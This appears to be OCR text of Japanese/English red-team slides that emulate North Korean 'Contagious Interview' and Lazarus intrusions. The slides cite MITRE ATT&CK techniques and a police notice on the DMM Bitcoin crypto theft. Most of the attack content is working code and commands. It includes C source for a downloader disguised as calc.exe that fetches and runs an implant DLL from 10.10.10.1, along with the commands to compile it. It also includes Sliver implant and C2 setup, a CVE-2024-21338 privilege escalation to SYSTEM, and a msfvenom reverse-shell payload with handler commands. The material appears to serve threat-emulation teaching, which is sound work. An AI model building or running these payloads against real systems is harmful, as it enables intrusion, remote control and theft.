
Sliver

07 Actions on Objectives

Data Exfitration

Ransomware

Mind MAP


OSINT
(SNS/Public Platforms)
X
10.10.10.1:80
calc.exe
(Downloder)
Target
Excute
Weaponization
calc.exe
cat > ~/calc/downloader.c << 'EOF'
#include <windows.h>
#include <urlmon.h>
#include <stdio.h>
#pragma comment(lib, "urlmon.lib")
int main() {
const char* url = "http://10.10.10.1/implant.dll";
const char* savePath = "C:\\Users\\Public\\implant.dll";
WinExec("C:\\Windows\\System32\\calc.exe", SW_SHOW);
HRESULT hr = URLDownloadToFileA(NULL, url, savePath, 0, NULL);
if (SUCCEEDED(hr)) {
// rundll32で実行
WinExec("rundll32.exe C:\\Users\\Public\\implant.dll,#1", SW_HIDE);
Sleep(15000);
}
return 0;
}
EOF
x86_64-w64-mingw32-gcc ~/calc/downloader.c -o ~/calc/calc.exe -lurlmon -mwindows -static-libgcc -static-libstdc++
sudo cp ~/calc/calc.exe /var/www/html/
sudo systemctl start apache2
implant
generate --format shared --http 10.10.10.1:443 --save /var/www/html/implant.dll --name implant --reconnect 5 --run-at-load
C2
sliver
sudo /root/sliver-server
https --lport 443 -lhost 10.10.10.1
sessions
use ******
CVE-2024-21338
GOT SYSTEM

Threat Actor

MITRE ATT&CK

Threat Actor

Contagious Interview

Country : North Korea
malware : BeaverTail / InvisibleFerret

MITRE ATT&CK

Open Websites/Domains: Social Media　ID: T1593.001

G1052	伝染するインタビュー	Contagious Interviewは、LinkedIn、X、Telegramなどのソーシャルメディアを通じて被害者を特定し、勧誘していた。

C0022	夢の仕事作戦	「オペレーション・ドリーム・ジョブ」では、ラザラス・グループはLinkedInを使用して、選定した組織内の従業員を特定し、ターゲットとした。

MITRE ATT&CK

Phishing: Spearphishing via Service　ID: T1566.003

G1052	伝染するインタビュー	Contagious Interview は偽の求人広告やソーシャルメディア経由で送信されたメッセージを使って標的をスピアフィッシングしています。Interview は採用ウェブサイトを利用して被害者を募ることもあります。[6]

G0032	ラザルスグループ	ラザルス・グループは、LinkedInやTwitterなどのソーシャルメディアプラットフォームを利用して、スピアフィッシングメッセージを送信している。[13]

MITRE ATT&CK

System Binary Proxy Execution: Rundll32　ID: T1218.011

G0032	ラザルスグループ	ラザルス・グループは、rundll32を使用して、侵害されたホスト上で悪意のあるペイロードを実行した。[75]

MITRE ATT&CK

令和6年 12 月 24 日
警　　察　　庁

北朝鮮を背景とするサイバー攻撃グループ TraderTraitor による
暗号資産関連事業者を標的としたサイバー攻撃について

警察庁は、同庁関東管区警察局サイバー特別捜査部及び警視庁による捜査・分析の結果を総合的に評価し、米国連邦捜査局（FBI）及び米国国防省サイバー犯罪センター（DC3）とともに、令和6年5月に北朝鮮を背景とするサイバー攻撃グループ「TraderTraitor」（トレイダートレイター）が、我が国の暗号資産関連事業者「株式会社 DMM Bitcoin」（以下「DMM」という。）から約 482 億円相当の暗号資産を窃取したことを特定しました。

TraderTraitor は、北朝鮮当局の下部組織とされる「Lazarus Group」（ラザルスグループ）の一部とされており、手法の特徴として、同時に同じ会社の複数の従業員に対して実施される、標的型ソーシャルエンジニアリングが挙げられます。

- 令和6年3月下旬、TraderTraitor は、LinkedIn 上で、リクルーターになりすまし、日本に所在する企業向け暗号資産ウォレットソフトウェア会社「株式会社 Ginco」（以下「Ginco」という。）の従業員に接触しました。同サイバー攻撃グループは、Ginco のウォレット管理システムへのアクセス権を保有する従業員に、GitHub 上に保管された採用前試験を装った悪意ある Python スクリプトへの URL を送付しました。被害者は、この Python コードを自身の GitHub ページにコピーし、その後、侵害されました。
- 令和6年5月中旬以降、TraderTraitor は、侵害を受けた従業員になりすますためにセッションクッキーの情報を悪用し、Ginco の暗号化されていない通信システムへのアクセスに成功しました。同月下旬、同サイバー攻撃グループは、同アクセスを利用して、DMM 従業員による正

1. SCENARIO1
2. SCENARIO2
3. SCENARIO3
4. C2 Frameworks

C2

Mythic

- git clone https://github.com/its-a-feature/Mythic.git

Sliver

- curl https://sliver.sh/install | sudo bash

Meterpreter

- Msfconsole
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_IP> LPORT=4444 -f exe > shell.exe
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST <your_IP>
- set LPORT 4444
- run

Any questions?